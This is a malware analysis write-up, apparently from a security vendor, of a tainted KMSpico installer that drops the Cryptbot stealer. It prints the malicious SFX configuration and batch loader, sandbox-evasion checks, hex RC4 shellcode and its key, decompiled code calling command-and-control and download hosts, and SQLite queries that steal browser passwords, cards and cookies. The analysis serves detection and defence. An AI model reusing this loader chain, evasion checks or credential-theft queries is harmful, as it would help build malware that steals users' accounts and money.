KMSPico with extra spice

A tainted installer

In this malware analysis deep dive, we'll analyze a malicious KMSpico installer. You can find a copy of the same installer on **VirusTotal** if you want to play along at home. For more information on KMSpico and how it relates to Cryptbot, read our public **article** posted on the Red Canary blog.

This KMSPico installer is a self-extracting executable (SFX) seemingly built with something like 7-Zip. During our analysis, we noted that the adversary password-protected the executable and distributed it with a "password.txt" file containing the text `official-kmspico[.]com`.

Documentation about SFX installers reveals the files are really a combination of a few components:

- 7-Zip SFX module that executes attached content
- plaintext configuration file that specifies additional commands
- 7-Zip archive containing the files for the installer to work with

In addition, the documentation suggests that a configuration stanza should start with text like "`@!UTF-8!`". By parsing through the bytes of the installer file with a hex editor, we located the configuration stanza for this particular sample:


```
;!@kLCqTRp@!UTF-8!
GUIMode="2"
OverwriteMode="1"
RunProgram="forcenowait:4.scr"
RunProgram="hidcon:cmd /c cmd < Pensai.vsd"

;!@kLCqTRpEnd@!
```

According to the configuration file, two commands are executed at runtime: `4.scr` and `cmd.exe /c cmd < Pensai.vsd`. Later analysis determined that `4.scr` was the **legitimate KMSpico installer**, while the other command ultimately led to the installation of Cryptbot. During execution, the installer unpacked a "Pensai.vsd" file and executed it using cmd.exe.

After parsing out the configuration, we also **obtained the original 7-Zip archive file** attached to the installer by searching for the magic bytes of a 7Z archive `(37 7A BC AF 27 1C)` and extracting the bytes from this header until the end of the file. We then extracted the contents using the password as needed. The extracted files included:

- Pensai.vsd (a .bat script)
- Copriva.vsd (a renamed instance of the AutoIT runtime missing a MZ header)
- Svelto.vsd (an obfuscated AutoIT script)
- Talismani.vsd (a RC4-encrypted Cryptbot binary)



CypherIT crypter system

As we dug deeper into analysis, we noted components of the malware that overlapped with a CypherIT that other vendors have observed in combination with multiple malware families in recent years.

We found the first overlap in the extracted Pensai.vsd script content:

```
if %userdomain%==DESKTOP-QO5QU33 exit 1
<nul set /p = "MZ" > Partito.exe.com
findstr /V /R "^LudVevuvObtrrfCxlJsmGrKQFdEElODNLiWdFAzNjzXHSiHjbnHmtuMIcAdLSCkZUdaWzjPKdEjjur
XnJsuLirJEcgVtlIVKiXMCPLTk$" Copriva.vsd >> Partito.exe.com"
copy Svelto.vsd B
start Partito.exe.com B
ping 127.0.0.1 -n 30
```

During execution, the sample checked to see if the computer name was DESKTOP-QO5QU33, and exited if it was. Multiple vendors have associated this name check with malware, including:

- Minerva Labs
- Dr. Web
- Zscaler
- AhnLab

Assuming the computer name is different, the sample creates "Partito.exe.com" with the contents "MZ", which is the ASCII equivalent of hex bytes that identify a Windows executable. Then the sample issues a `findstr` command that returns all the content of "Copriva.vsd" except for a unique string at the beginning of the file. The sample appends the content to Partito.exe.com to create a complete copy of the **AutoIT** tool designed to execute AutoIT scripts. Finally, the sample copies "Svelto.vsd" into a file named "B" and uses the AutoIT runtime to execute obfuscated script content.

Diving deeper into the executed AutoIT script, we encountered very heavy obfuscation within the script that took multiple forms. First, the adversary obfuscated the script using control flow obfuscation. In doing so, they introduced thousands of lines of Switch/Case statements hardcoded to take a specific path for execution while the extra statements visually overwhelm folks analyzing the malware.

```
12859
12860   $dSDOHtQKgnvdgX = 197
12861   $WNvWoHMawKWr = 65
12862   While ((7217-7216)*6709)
12863   Switch $dSDOHtQKgnvdgX
12864   Case 193
12865
12866   $WUtfwvLvtESrU = Execute(XsqTp("89@122@120@111@116@109@79@121@76@114@117@103@122@46@45@88@75@117@11
12867   $56 = 69
12868   For $AhBlwikQcGxTGYLtmgslwSRbcmblHOoGewPnRFZnTumbV = 17 To 27
12869   Local $hwBBRZACWSTmC = 'pmrRynYBzxXmuwTmdqZXUejgGNazWohQIDfgivOUyMHuE'
12870   Local $WUtfwvLvtESrU = Execute(XsqTp("88@121@119@110@115@108@78@120@75@113@116@102@121@45@44@114@79
12871   Next
12872
12873   $dSDOHtQKgnvdgX = $dSDOHtQKgnvdgX + 1
12874   Case 194
12875
12876   $QOtEDYIPsdwYyhNE = XsqTp("117@106@101@101@98@109@104@76@105@73@114@83@119@71@114@108@77",1)
12877   $165 = 157
12878   For $FcYNUgBcTfgZmFeQhGMkpByZQrvVNwQpSofJGZWmDoJJzQ = 12 To 23
12879   Local $pnjkzGeyHYARp = 'IBxGYEWNLVhTxVEuHeIdVItyYDkEFJAZjfaKssHFjvNdYmkiA'
12880   Local $QOtEDYIPsdwYyhNE = Execute(XsqTp("68@114@105@118@101@71@101@116@83@101@114@105@97@108@40@39@
12881   Next
12882
12883   $dSDOHtQKgnvdgX = $dSDOHtQKgnvdgX + 1
12884   Case 195
```

Obfuscated AutoIT code

Second, the adversary obfuscated the script using extraneous garbage code to purposely slow analysis. This takes the form of additional mathematical operations, boolean logic, and variable assignments. In addition, the adversary introduced several unneeded functions within the code. Finally, the script obfuscates strings using a modified Caesar Cipher and string reversal. The adversary implemented a function to take in a string containing decimal values, split it on preset characters, shift the decimal values by a specified key, and output the shifted decimal numbers as Unicode characters.

In practice, the calls to the deobfuscation function look similar to:


```
XsqTp("74@89@112@102@42@108@101@114@80@124@43",2).
```

Once we removed most of the obfuscation we found more system checks, this time to avoid sandboxes or AV emulation.

```
If Execute("EnvGet('COMPUTERNAME')") = "DESKTOP-QO5QU33" Then
Execute("WinClose(AutoItWinGetTitle())")
If (Execute("EnvGet('COMPUTERNAME')") = "NfZtFbPfH") Then
Execute("WinClose(AutoItWinGetTitle())")
If (Execute("EnvGet('COMPUTERNAME')") = "tz") Then Execute("WinClose(AutoItWinGetTitle())")
If (Execute("EnvGet('COMPUTERNAME')") = "ELICZ") Then Execute("WinClose(AutoItWinGetTitle())")
If (FileExists("C:\aaa_TouchMeNot_.txt")) Then Execute("WinClose(AutoItWinGetTitle())")
```

In these cases, the names corresponded with security products to avoid (**Blackthorne, et al**):

- NfZtFbPfH - Kaspersky
- tz - BitDefender



- ELICZ - AVG
- C:\aaa_TouchMeNot_.txt - Windows Defender emulation

Once these checks are passed, the sample reads an encrypted blob from “Talismani.vsd” and decrypts it using a RC4 algorithm implemented as shellcode. To perform the decryption, the sample used shellcode encoded as hex strings within the script:

```
x64
0x89C0554889C84889D54989CA4531C95756534883EC08C70100000000C7410400000000045884A084183C1014983C2
014181F90001000075EB488DB9000100004531D2664531C9EB3641BA0100000031F60FB658080FB6142E8D3413468D
0C0E450FB6C94D63D9420FB6741908408870084883C00142885C19084839F8740E4539D07EC54963F24183C201EBC4
4883C4085B5E5F5DC389DB56534883EC084585C0448B11448B49047E4E4183E8014A8D7402014183C2014181E2FF00
00004963DA0FB6441908468D0C08450FB6C94D63D9460FB64419084488441908428844190841 8D04000FB6C00FB644
010830024883C2014839F275BB44891144894904 4883C4085B5EC3

x86
0x89C05531C057565383EC088B4C241C8B7C2420C70100000000C7410400000000 08844010883C0013D0001000075F2
8D910001000031DB8954240489C831D2891C2489CEEB32C704240100000031ED0FB648080FB61C2F8D2C198D541500
0FB6D20FB66C160889EB88580883C001884C16083B44240474128B0C24394C24247EC58B2C2483042401EBC583C408
5B5E5F5DC2100089DB5557565383EC088B5424248B44241C8B6C242085D28B188B48047E5B31D2895C2404892C248B
5C240483C30181E3FF000000895C24040FB67418088B6C24048D0C0E0FB6C90FB67C080889FB885C280889F38D3437
81E6FF000000885C08080FB67430088B3C2489F3301C1783C2013B54242475B089EB891889480483C4085B5E5F5DC2
1000
```

Using an RC4 key of “02695646”, we obtained the final Cryptbot payload. Assuming the sample would continue execution, it injected the Cryptbot bytes into the memory space of the running Partito.exe.com process for execution without touching disk in cleartext form.

To achieve the injection, the sample used **process hollowing**. This tried-and-true injection method allowed the malware to unmap a section of its own memory, map arbitrary bytes into the same memory space, and set the process to execute those bytes. Part of this injection process was obfuscated, but we found references to two critical calls for hollowing: `VirtualAlloc` and `NtUnmapViewOfSection`.

Identifying Cryptbot

From this point forward we analyzed the extracted Cryptbot payload. The PE **import hash** for this sample `(b75a0e10d09dc263c2f3a47cd7d7c747)`, which helps identify binaries with similar capabilities, overlaps with additional binaries identified as Cryptbot on VirusTotal. VT Enterprise or VT Intelligence is required for this search.

The PE **Rich header hash** for this sample `(61d97c41a36e2ffc7d5cf1a0f6e7316b)`, which helps identify binaries with similar build systems, overlaps with additional binaries identified as Cryptbot on VirusTotal. VT Enterprise or VT Intelligence is also required for this search.

The self-deletion behavior for this malware sample overlaps with previously documented Cryptbot behavior from **DeepInstinct**. Both samples issue deletion commands containing the strings `cmd.exe /c rd /s /q` and `& timeout 3 & del /f /q`.

The HTTP network traffic generated from this sample overlaps with previously documented Cryptbot network traffic. Both this sample and the previously documented Cryptbot samples generated HTTP requests containing these strings documented by **DeepInstinct** and **BleepingComputer**:

- Content-Disposition: `form-data; name="file"; filename=`
- Content-Type: `application/octet-stream`
- Content-Type: `multipart/form-data; boundary=`

The strings identifying file modifications for this sample closely match or overlap with those previously associated with Cryptbot by **researchers**. These include paths such as `\Files\_Screen.jpg` and `\Files\_Info.txt`.

The network domain indicators for this sample overlap with analysis from Joe Sandbox on one or more **VirusTotal** samples classified as Cryptbot.

The delivery method for this sample, a packed self-extracting binary that contained obfuscated AutoIT content delivering Cryptbot, overlaps with the delivery method described for a recent Cryptbot campaign documented by **AhnLab**.

Application Data Collection (T1005)

During analysis, we found multiple references to sensitive files and folders belonging to web browsers and cryptocurrency wallets, a sampling of which contained these strings:

```
%wS\Mozilla\Firefox\%wS
%wS\cookies.sqlite
%wS\formhistory.sqlite
%s\logins.json
%s\signons.sqlite
```

Each of the references corresponded to code designed to copy or otherwise retrieve data from browsers or wallets consistent with stealer activity.

```
CollectChromiumData(1,L"%LocalAppData%\\Google\\Chrome\\User Data",L"Default",0);
CollectChromiumData(2,L"%LocalAppData%\\Google\\Chrome\\User Data",L"Profile 1",0);
CollectChromiumData(5,L"%LocalAppData%\\BraveSoftware\\Brave-Browser\\User Data",L"Default",0);
CollectChromiumData(7,L"%AppData%\\Opera Software",L"Opera Stable",1);
```

Investigating further, we identified multiple SQLite queries in the Cryptbot sample designed to steal data from Chromium-based and Firefox web browsers:

```
This query retrieved username and password data from Chromium-based web browsers such as Chrome and Opera.

SELECT origin_url, username_value, password_value FROM logins

This query retrieved credit card data from Chromium-based web browsers such as Chrome or Opera.

SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards

This query retrieved autofill data from Chromium-based web browsers such as Chrome or Opera.

SELECT name, value, value_lower FROM autofill

This query retrieved username and password data from Mozilla Firefox browsers.

SELECT formSubmitURL, encryptedUsername, encryptedPassword FROM moz_logins

This query retrieved encryption key data used to encrypt username and password data in Mozilla Firefox.

SELECT item1, item2 FROM metadata WHERE id = 'password'

This query retrieved cookie data from Chromium-based web browsers such as Chrome or Opera.

SELECT host_key, path, name, encrypted_value FROM cookies

This query retrieved encryption key data used to encrypt more data within Mozilla Firefox.

SELECT a11, a102 FROM nssPrivate
```

Cryptbot is capable of collecting sensitive information from the following applications:

- Atomic Cryptocurrency Wallet
- Avast Secure Web Browser
- Brave Browser
- Ledger Live Cryptocurrency Wallet
- Opera Web Browser
- Waves Client and Exchange Cryptocurrency Applications
- Coinomi Cryptocurrency Wallet
- Google Chrome Web Browser
- Jaxx Liberty Cryptocurrency Wallet
- Electron Cash Cryptocurrency Wallet
- Electrum Cryptocurrency Wallet
- Exodus Cryptocurrency Wallet
- Monero Cryptocurrency Wallet
- MultiBitHD Cryptocurrency Wallet
- Mozilla Firefox Web Browser
- CCleaner Web Browser
- Vivaldi Web Browser

Marking to prevent reinfection

During analysis with Ghidra, we identified a section of code that specifically checks for the presence of `%APPDATA%\Ramson`. If this folder exists, the malware will execute its self-deletion routine and the process will exit. A screenshot of the functionality is below.

```
ExpandEnvironmentStringsW(L"%AppData%\\Ramson",ExpandedRamsonPath,0x208);
if (ExpandedRamsonPath[0] != L'\0') {
  DVar2 = GetFileAttributesW(ExpandedRamsonPath);
  if ((DVar2 != 0xffffffff) && ((DVar2 >> 4 & 1) != 0)) {
    SelfDelete();
                    /* WARNING: Subroutine does not return */
    ExitProcess(0);
  }
}
CreateDirectoryW(ExpandedRamsonPath,(LPSECURITY_ATTRIBUTES)0x0);
```

During execution, the sample creates the mentioned “Ramson” folder, making a marker that prevents reinfection after first execution.

Web Protocols (T1071.001) and Masquerading (T1036.005)

We identified sections of code that referenced network connections with external network domains. These network connections used three different domains while sharing request URI and HTTP User-Agent String properties. The indicators are listed below with a screenshot of them called in the decompiled malware instructions.

hxxp://kiyhtr74[.]top/index.php
hxxp://morgon07[.]top/index.php
hxxp://peomyn10[.]top/download.php?file=lv.exe

```
pvStack48 = (void *)InternetOpenW(
                                  L"Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                                  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.72
                                  Safari/537.36"
                                  ,0,0,0);
if (pvStack48 != (void *)0x0) {
  iVar6 = InternetConnectW(pvStack48,uStack168,0x50,0,0,3,0);
  if (iVar6 != 0) {
    iVar6 = HttpOpenRequestW(iVar6,L"POST",L"/index.php",0,0,0,0);
```

```
iStack52 = InternetOpenW(
                         L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
                         like Gecko) Chrome/89.0.4389.72 Safari/537.36"
                         ,0,0,0,0);
if (iStack52 == 0) goto LAB_004135de;
iVar2 = InternetOpenUrlW(iStack52,L"http://peomyn10.top/download.php?file=lv.exe",0,0,0x84000000,0
                        );
```

All network connections used a consistent HTTP User-Agent String of `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.72 Safari/537.36`. This string masquerades HTTP traffic from this process on a network and makes it appear to originate from a Google Chrome browser version 89 on Windows 10 x64.

Behavioral detection shores up signature-based detection

This malware continues a trend we've seen in **recent threats**, such as **Yellow Cockatoo**/Jupyter. Adversaries continue to use packers, crypters, and evasion methods to stymie signature-based tools such as antivirus and YARA rules. As these threats grow more complex with their obfuscation, they must exert an equal and opposite effort to remove that same obfuscation after delivery to run the malware. During this delivery and obfuscation process, behavior-based detection shines and helps close gaps on malicious activity that might otherwise get missed.

Searching for the following helped us detect this threat:

- binaries containing AutoIT metadata but don't have "AutoIT" in their file names
- AutoIT processes making external network connections
- `findstr` commands similar to `findstr /V /R "^ … $`
- PowerShell or cmd.exe commands containing `rd /s /q`, `timeout`, and `del /f /q` together